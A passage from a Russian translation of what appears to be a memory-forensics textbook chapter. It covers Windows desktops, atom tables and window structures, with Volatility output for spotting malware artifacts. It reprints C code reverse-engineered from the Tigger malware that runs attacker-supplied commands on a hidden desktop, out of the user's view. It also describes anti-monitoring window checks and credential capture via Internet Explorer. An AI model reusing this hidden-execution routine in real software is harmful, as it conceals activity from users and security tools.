На рисунке 14-4 показана утилита WinLister, работающая на рабочем столе пользователя `Default`. Кроме того, на том же рабочем столе работает процесс Internet Explorer (IE). Как видно, окно Internet Explorer класса `IEFrame` помечено как видимое, а заголовок окна (`MSN.com`) сообщает, какая веб-страница открыта в данный момент.




Figure 14-4: WinLister on a live machine shows the IE window properties

Рисунок 14-4. WinLister на работающей машине показывает свойства окна IE

На следующем изображении, рисунке 14-5, показана похожая ситуация, но на этот раз процесс IE находится на другом рабочем столе, нежели WinLister. Хотя оба процесса работают от имени пользователя Jake (и потому имеют одинаковые привилегии и уровни доступа), человек, который фактически вошел в систему и смотрит на рабочий стол Jake по умолчанию, не может увидеть ни одного окна IE. К сожалению, переключаться между рабочими столами в Windows не так просто, как в Linux и Mac. Обычно для этого приходится писать собственную программу на C, вызывающую `SwitchDesktop`, а также выяснять имя рабочего стола, на который требуется переключиться.

Рецепт Tigger для альтернативных рабочих столов

Следующий код получен путем обратного проектирования DLL, которую Tigger внедряет в `explorer.exe`. В нем используются те же флаги, API и переменные, что и в настоящей вредоносной программе. Ниже описаны шаги:

1. Создать новый рабочий стол с именем `system_temp_`.
2. Сгенерировать временное имя файла, который будет принимать перенаправленный вывод консольных команд.
3. Задать `STARTUPINFO.lpDesktop` равным `WinSta0\system_temp_`.
4. Задать `dwFlags`, чтобы указать, что структура `STARTUPINFO` также содержит предпочтения видимости окна, стандартного вывода и дескрипторов стандартного потока ошибок для создаваемого процесса.
5. Создать новый процесс. Полный путь к процессу `szCmd` передается функции как аргумент (изначально он был получен от злоумышленника по сети).




Figure 14-5: The IE process' windows are not visible outside of the current desktop.

Рисунок 14-5. Окна процесса IE не видны за пределами текущего рабочего стола.

6. Дождаться завершения процесса.
7. Закрыть рабочий стол `system_temp_`.
8. Прочитать вывод процесса (если он есть) из указанного выходного файла и вернуть его в буфере.

```
LPSTR RunCmdInSecretDesktop(TCHAR *szCmd, BOOL bWait)
{
        DWORD dwFlags = (DESKTOP_SWITCHDESKTOP |
                DESKTOP_WRITEOBJECTS | DESKTOP_CREATEWINDOW);
        HDESK hDesk = NULL;
        SECURITY_ATTRIBUTES SecurityAttributes;
```

```
        STARTUPINFO StartupInfo;
        PROCESS_INFORMATION ProcessInfo;
        DWORD ddSize = 0;
        TCHAR lpszPath[MAX_PATH];
        TCHAR lpszFile[MAX_PATH];
        HANDLE hFile = INVALID_HANDLE_VALUE;

        // Step 1
        hDesk = OpenDesktop(_T("system_temp_"), 0, FALSE, dwFlags);

        if (hDesk == NULL)
               hDesk = CreateDesktop(_T("system_temp_"),
            NULL, NULL, 0, dwFlags, NULL);
        if (hDesk == NULL)
               return NULL;

        SecurityAttributes.nLength = sizeof(SecurityAttributes);
        SecurityAttributes.bInheritHandle = TRUE;
        SecurityAttributes.lpSecurityDescriptor = NULL;

        GetTempPath(MAX_PATH, lpszPath);
        GetTempFileName(lpszPath, NULL, GetTickCount(), lpszFile);

        // Step 2
        hFile = CreateFile(
               lpszFile,
               GENERIC_READ | GENERIC_WRITE,
               FILE_SHARE_READ | FILE_SHARE_WRITE,
               &SecurityAttributes,
               CREATE_ALWAYS,
               NULL, NULL);

        if (hFile == INVALID_HANDLE_VALUE) {
               CloseDesktop(hDesk);
               return NULL;
        }

        memset(&StartupInfo, 0, sizeof(StartupInfo));
        GetStartupInfo(&StartupInfo);

        // Step 3
        StartupInfo.cb = sizeof(StartupInfo);
        StartupInfo.lpDesktop = _T("Winsta0\\system_temp_");
        StartupInfo.wShowWindow = 1;
        // Step 4
        StartupInfo.dwFlags = (STARTF_USESTDHANDLES |
                                   STARTF_USESHOWWINDOW);
        StartupInfo.hStdOutput = hFile;
        StartupInfo.hStdError = hFile;

        LPTSTR szDup = _tcsdup(szCmd);

        // Step 5
        if (CreateProcess(NULL, szDup, NULL, NULL, TRUE,
            CREATE_NEW_CONSOLE, NULL, NULL,
            &StartupInfo, &ProcessInfo))
        {
               // Step 6
               if (bWait)
                  WaitForSingleObject(ProcessInfo.hProcess, INFINITE);
        }

        CloseHandle(ProcessInfo.hProcess);
        CloseHandle(ProcessInfo.hThread);
        CloseHandle(hFile);
        // Step 7
        CloseDesktop(hDesk);

        // Step 8
        return GetFileData(lpszFile, &ddSize);
}
```

В результате выполнения этого кода Tigger может скрытно запускать как консольные приложения, так и приложения с GUI, причем пользователь этого не заметит, а защитные продукты, отслеживающие только окна и сообщения окон, транслируемые на рабочем столе пользователя `Default`, не обнаружат активность. К сожалению, поскольку в конце функция вызывает `CloseDesktop`, объект `tagDESKTOP` в памяти может быть освобожден, если другие потоки не содержат ссылок на него. Однако если к этому моменту вы усвоили из книги хотя бы одну вещь, то знаете: артефакты в ОЗУ могут неожиданно сохраняться даже после их освобождения или отмены выделения.

Атомы и таблицы атомов

Атомы - это строки, которыми могут легко совместно пользоваться процессы одного сеанса. Вкратце, один процесс явно добавляет атом в таблицу атомов, передавая строку такой функции, как `AddAtom` или `GlobalAddAtom`. Эти API возвращают целочисленный идентификатор, который данный или другие процессы могут использовать для получения строки. Таблица атомов - это хеш-контейнер, содержащий соответствия целых чисел строкам.

Таблицы атомов чрезвычайно интересны с точки зрения криминалистического анализа, поскольку многие функции Windows API создают атомы неявно или косвенно. Авторы вредоносных программ используют эти API, но не знают об артефактах, которые оставляют в системе, поэтому и не пытаются замести следы. Кроме того, атомы склонны сохраняться дольше, чем иногда предполагалось. Например, у атомов есть счетчик ссылок, который автоматически увеличивается и уменьшается при их добавлении в таблицу атомов и удалении из нее. Согласно статье Microsoft About Atom Tables (technet.microsoft.com), строковые атомы остаются в таблице атомов, пока счетчик ссылок больше нуля, даже после завершения приложения, которое поместило их в таблицу.

Цели анализа

Перед вами стоят следующие цели:

• **Обнаружение имен классов окон:** когда приложения используют `RegisterClassEx` для регистрации нового класса окна, имя класса добавляется в глобальную таблицу атомов.
• **Обнаружение имен сообщений окон:** когда приложения регистрируют сообщения окон, вызывая `RegisterWindowMessage`, имя добавляется в глобальную таблицу атомов.
• **Выявление внедренных DLL:** когда вредоносная программа использует `SetWindowsHookEx` или `SetWinEventHook` для установки соответственно перехватов сообщений или событий, путь на диске к DLL, содержащей функцию-перехватчик, добавляется в глобальную таблицу атомов. Подробнее об этих API рассказывается в главе 15.
• **Метка присутствия в системе:** некоторые семейства вредоносных программ используют атомы, чтобы помечать систему как зараженную, подобно тому как обычно используются мьютексы.

Структуры данных

Таблицы атомов представлены структурами _RTL_ATOM_TABLE. Как отмечается в статье Identifying Global Atom Table Leaks (blogs.msdn.com), формат структуры в пользовательском режиме отличается от формата в режиме ядра. При анализе таблицы атомов сеанса (win32k!UserAtomTableHandle) и таблицы атомов оконной станции (tagWINDOWSTATION.pGlobalAtomTable) необходимо использовать определение для режима ядра.

Ниже показаны структуры таблицы атомов и записи таблицы атомов режима ядра для 64-разрядной Windows 7:

```
>>> dt("_RTL_ATOM_TABLE")
'_RTL_ATOM_TABLE' (112 bytes)
0x0   : Signature              ['unsigned long']
0x8   : CriticalSection        ['_RTL_CRITICAL_SECTION']
0x18  : NumBuckets             ['unsigned long']
0x20  : Buckets                ['array', <function>,
          ['pointer', ['_RTL_ATOM_TABLE_ENTRY']]]

>>> dt("_RTL_ATOM_TABLE_ENTRY")
'_RTL_ATOM_TABLE_ENTRY' (24 bytes)
0x0   : HashLink               ['pointer64', ['_RTL_ATOM_TABLE_ENTRY']]
0x8   : HandleIndex            ['unsigned short']
0xa   : Atom                   ['unsigned short']
0xc   : ReferenceCount         ['unsigned short']
0xe   : Flags                  ['unsigned char']
0xf   : NameLength             ['unsigned char']
0x10  : Name                   ['String', {'length':
          <function>, 'encoding': 'utf16'}]
```

Ключевые моменты

Ключевые моменты таковы:

• Signature: это значение задает сигнатурные байты таблицы атомов - 0x6d6f7441 (Atom). Кроме того, структуры находятся в пулах с тегом AtmT. Вместе эти признаки дают хороший начальный шаблон для сканирования ОЗУ.
• NumBuckets: задает число структур _RTL_ATOM_TABLE_ENTRY в массиве Buckets.
• HashLink: используется для перечисления всех записей атомов в контейнере.
• Atom: целочисленный идентификатор записи таблицы атомов. Именно это значение возвращают такие функции, как AddAtom и FindAtom. Оно также служит индексом в таблице атомов, по которому можно найти конкретный атом.
• ReferenceCount: увеличивается каждый раз, когда указанная строка добавляется в таблицу атомов. Аналогично, значение уменьшается при каждом удалении атома.
• Name: строковое имя атома. Это главный объект интереса при анализе.

Атомы и Atomscan

Плагин atomscan сканирует память и сообщает об атомах в порядке их обнаружения. Однако при указании --sort-by=atom атомы из нескольких таблиц атомов сортируются отдельно по идентификатору атома. Кроме того, их можно отсортировать численно по счетчику ссылок, указав параметр --sort-by=refcount. Ниже приведен пример:

```
$ python vol.py -f  win7x64.dd --profile=Win7SP1x64 atomscan --sort-by=refcount
Volatility Foundation Volatility Framework 2.4
AtomOfs(V)                Atom Refs   Pinned Name
----------------- ------------ ------ ------ ----
```

```
0xfffff8a007b22b80       0xc125      8      0 Micro[snip].IEXPLORER_EXITING
0xfffff8a005dba520       0xc0be      8      0 Net Resource
0xfffff8a007b1b480       0xc124      8      0 Micro[snip].SET_CONNECTOID_NAME
0xfffff8a007b21440       0xc123      8      0 Micro[snip].WINSOCK_ACTIVITY
0xfffff8a0098594b0       0xc15b      8      0 ReaderModeCtl
0xfffff8a007a62c50       0xc102      8      0 C:\Windows\system32\MsftEdit.dll
0xfffff8a0076f5fe0       0xc0e2     10      0 WorkerW
0xfffff8a005d51250       0xc0c9     10      0 UniformResourceLocatorW
0xfffff8a0073a6d60       0xc0e9     10      0 CLIPBRDWNDCLASS
0xfffff8a0081bd640       0xc1af     11      0 WM_HTML_GETOBJECT
0xfffff8a007baa5d0       0xc135     11      0 C:\Windows\system32\fxsst.dll
0xfffff8a001ae9200       0xc164     11      0 CMBIgnoreNextDeselect
0xfffff8a0071eb9b0       0xc1d1     12      0 C:\Windows\[snip]\ShFusRes.dll
0xfffff8a006a79850       0xc08b     12      0 FileNameMapW
0xfffff8a0083155a0       0xc1d9     13      0 C:\Program[snip] \windbg.exe
0xfffff8a0087cb880       0xc1f6     16      0 text/css
[snip]
```

Можно увидеть множество строк, выполняющих в системе различные функции. Среди них пути к DLL, зарегистрированные сообщения окон (`WM_HTML_GETOBJECT`), имена классов и типы данных (`text/css`). Эти строки атомов во многом похожи на мьютексы: их настолько много, что невооруженным глазом трудно заметить аномальные. Примеры выявления подозрительных атомов рассматриваются в следующих разделах. Кроме того, всегда можно расширить плагины так, чтобы они выводили только атомы, соответствующие списку входных правил (например, IOC).

Обнаружение имен классов окон

Когда приложения вызывают `RegisterClassEx`, они передают структуру `WNDCLASSEX`, инициализированную желаемыми свойствами нового класса. Модуль `win32k.sys` создает атом из члена `lpszClassName` этой структуры. Некоторые вредоносные программы пытаются действовать скрытно и создают пустые имена классов окон (`" "`) или используют непечатаемые символы ASCII, полагая, что их никто никогда не увидит. Такое поведение можно наблюдать по адресам `00401355` и `00401387` в дизассемблированном коде образца Mutihack на рисунке 14-6.




Figure 14-6: Both APIs called by mutihack result in newly created atoms

Рисунок 14-6. Оба API, вызванные mutihack, приводят к созданию новых атомов

Вывод команды `atomscan` показывает пустое имя атома, чего обычно никогда не должно происходить:

```
$ python vol.py -f mutihack.vmem --profile=WinXPSP3x86 atomscan
Volatility Foundation Volatility Framework 2.4
AtomOfs(V)       Atom Refs   Pinned Name
```

```
---------- ---------- ------ ------ ----
[snip]
0xe179d850     0xc038      1      1 OleMainThreadWndClass
0xe17a7e40     0xc094      2      0 Shell_TrayWnd
0xe17c34b8     0xc0c4      2      0 UnityAppbarWindowClass
0xe17c7678     0xc006      1      1 FileName
0xe17d40a0     0xc0ff      2      0
0xe17d4128     0xc027      1      1 SysCH
0xe17e78f0     0xc01c      1      1 ComboBox
0xe17e9070     0xc065     26      0 6.0.2600.6028!Combobox
0xe17ec350     0xc13e      1      0 Xaml
0xe18119c0     0xc08c      5      0 OM_POST_WM_COMMAND
[snip]
```

Зарегистрированные сообщения окон

Для поддержки нестандартных взаимодействий с пользователем приложениям иногда требуется регистрировать специальные сообщения окон. Эту задачу выполняет вызов API `RegisterWindowMessage`, прототип которого показан ниже:

```
UINT WINAPI RegisterWindowMessage(
  _In_  LPCTSTR lpString
);
```

За кулисами система создает атом на основе строки, указанной в параметре `lpString`.

Классический пример показан на рисунке 14-7 с дизассемблированным кодом вредоносной программы Clod. Регистрация сообщения окна `WM_HTML_GETOBJECT` - один из необходимых шагов для получения полностью маршалированного интерфейса `IHTMLDocument2` (support.microsoft.com) из `HWND` (дескриптора окна). Иными словами, именно так Clod получает программируемое управление Internet Explorer, включая возможность добавлять, удалять или изменять элементы DOM либо проверять переменные формы при ее отправке, например учетные данные для банковских сайтов.




Figure 14-7: Clod registering a window message before HTML injection

Рисунок 14-7. Clod регистрирует сообщение окна перед внедрением HTML

Атомы - новые мьютексы

Вредоносные программы издавна используют мьютексы, чтобы отмечать свое присутствие в системе. Мьютекс (сокращение от mutually exclusive, то есть взаимно исключающий) - исполнительный объект, обычно применяемый для межпроцессной синхронизации и способный одновременно принадлежать только одному процессу. Варианты вредоносных программ создают мьютексы с предопределенными или псевдослучайно сгенерированными именами, чтобы другие варианты той же вредоносной программы могли определить, заражали ли они уже конкретную систему. Если предопределенный мьютекс существует, повторно заражать систему не требуется. Поскольку этот метод настолько стар и чрезмерно распространен, обнаружение вредоносных программ путем сканирования известных мьютексов стало совершенно обычным делом.

Однако вы, скорее всего, никогда не слышали об использовании атомов для обнаружения вредоносных программ. Немногие знают, что атомы могут использоваться и уже использовались для той же цели, что и мьютексы. Например, дизассемблированный код на рисунке 14-8 показывает, как Tigger использует атомы вместо мьютексов. Сначала он вызывает `GlobalFindAtomA`, чтобы проверить, существует ли на машине атом с именем `~Sun Nov 16 15:46:54 2008~`. Если он существует, вредоносная программа завершается, предполагая, что уже выполнила заражение. В противном случае она вызывает `GlobalAddAtomA`, чтобы отметить машину как зараженную.




Figure 14-8: Tigger using atoms to mark its presence

Рисунок 14-8. Tigger использует атомы, чтобы отметить свое присутствие

Следующая функция, показанная на рисунке 14-9, входит в цикл, который каждые 200 миллисекунд ищет атом с именем `putas38`. Она будет спать бесконечно, если атом так и не будет создан, либо до тех пор, пока другой поток не создаст атом, вследствие чего следующий код выйдет из цикла. Затем вредоносная программа приступает к перехвату различных функций API.




Figure 14-9: Tigger using atoms for synchronization

Рисунок 14-9. Tigger использует атомы для синхронизации

Составив список атомов, создаваемых распространенными семействами вредоносных программ, можно легко начать автоматизировать сканирование ОЗУ. Хотя поначалу это может показаться большим объемом работы, помните, что всегда можно положиться на песочницу для вредоносных программ, которая сообщит о вновь созданных атомах. В таком случае вы просто ждете, пока песочница сформирует список индикаторов, а затем используете эти правила в ручных расследованиях.

Окна

Окна - это контейнеры для кнопок, полос прокрутки, текстовых областей и областей редактирования и так далее. У них есть заголовки, координаты и свойства видимости, например свернутое, развернутое, прозрачное или перекрывающееся состояние. Окна играют настолько важную роль в пользовательском интерфейсе, что неудивительно, насколько много способов злоупотребления окнами и архитектурой сообщений окон обнаружили вредоносные программы и злоумышленники. Например, окна часто используются для межпроцессного взаимодействия, осведомленности об окружении (то есть обнаружения средств защиты и мониторинга), отключения антивируса, противодействия отладчикам, отслеживания подключений USB и имитации таких действий пользователя, как щелчки мышью и нажатия клавиш.

Цели анализа

Перед вами стоят следующие цели:

• **Проверка подлинности процессов:** можно сопоставлять имена окон с процессами, которым они должны принадлежать. Например, `explorer.exe` всегда владеет окном с именем `SysFader` (окном, помогающим с анимацией). Если вы видите процесс с именем `explorer.exe` без такого окна, вероятно, это не настоящий Проводник Windows.
• **Обнаружение ПО, противодействующего мониторингу:** многие семейства вредоносных программ в качестве метода уклонения ищут имена окон, создаваемых антивирусами, средствами мониторинга и другими защитными приложениями. Например, они могут вызвать `FindWindow` в поисках окна `Process Monitor - Sysinternals: www.sysinternals.com`.

Так называется окно, создаваемое Process Monitor; затем вредоносная программа может попытаться завершить приложение. Либо она может искать окна, связанные с Wireshark, и просто отказаться выполняться при наличии любого из них.
• **Криминалистический анализ метаданных:** заголовки окон часто содержат метаинформацию, например системное время, имена вошедших пользователей, просматриваемые в данный момент веб-страницы и части команд `cmd.exe`.

Структуры данных

Структурой данных объекта окна является `tagWND`. Из-за ее большого размера ниже показаны только некоторые выбранные члены:

```
>>> dt("tagWND")
'tagWND' (296 bytes)
0x0   : head                          ['_THRDESKHEAD']
[snip]
0x30  : ExStyle                       ['unsigned long']
0x34  : style                         ['unsigned long']
[snip]
0x48  : spwndNext                     ['pointer64', ['tagWND']]
0x50  : spwndPrev                     ['pointer64', ['tagWND']]
0x58  : spwndParent                   ['pointer64', ['tagWND']]
0x60  : spwndChild                    ['pointer64', ['tagWND']]
0x68  : spwndOwner                    ['pointer64', ['tagWND']]
0x70  : rcWindow                      ['tagRECT']
0x80  : rcClient                      ['tagRECT']
0x90  : lpfnWndProc                   ['pointer64', ['void']]
0x98  : pcls                          ['pointer64', ['tagCLS']]
[snip]
0xd8  : strName                       ['_LARGE_UNICODE_STRING']
```

```
[snip]
0x118 : spwndClipboardListenerNext     ['pointer64', ['tagWND']]
0x120 : ExStyle2                       ['unsigned long']
0x120 : bChildNoActivate               ['BitField',
        {'end_bit': 12, 'start_bit': 11, 'native_type': 'long'}]
0x120 : bClipboardListener             ['BitField',
        {'end_bit': 1, 'start_bit': 0, 'native_type': 'long'}]
[snip]
```

Ключевые моменты

Ключевые моменты таковы:

• ExStyle: комбинация флагов расширенного стиля (параметр dwExStyle функции CreateWindowEx). Например, WS_EX_ACCEPTFILES, если окно принимает файлы путем перетаскивания, или WS_EX_TRANSPARENT для достижения прозрачности.
• style: комбинация флагов стиля, таких как WS_VISIBLE. Она сообщает, было ли окно изначально видимым.
• rcWindow, rcClient и tagRECT: структуры со значениями левой, правой, нижней и верхней границ. Вместе эти значения указывают положение окна на рабочем столе.
• lpfnWndProc: функция оконной процедуры. Обычно у всех окон заданного класса одна и та же оконная процедура, однако ее можно изменить с помощью создания подкласса окна (например, чтобы настроить поведение кнопки или формы).
• pcls: указатель на структуру tagCLS, идентифицирующую класс окна.
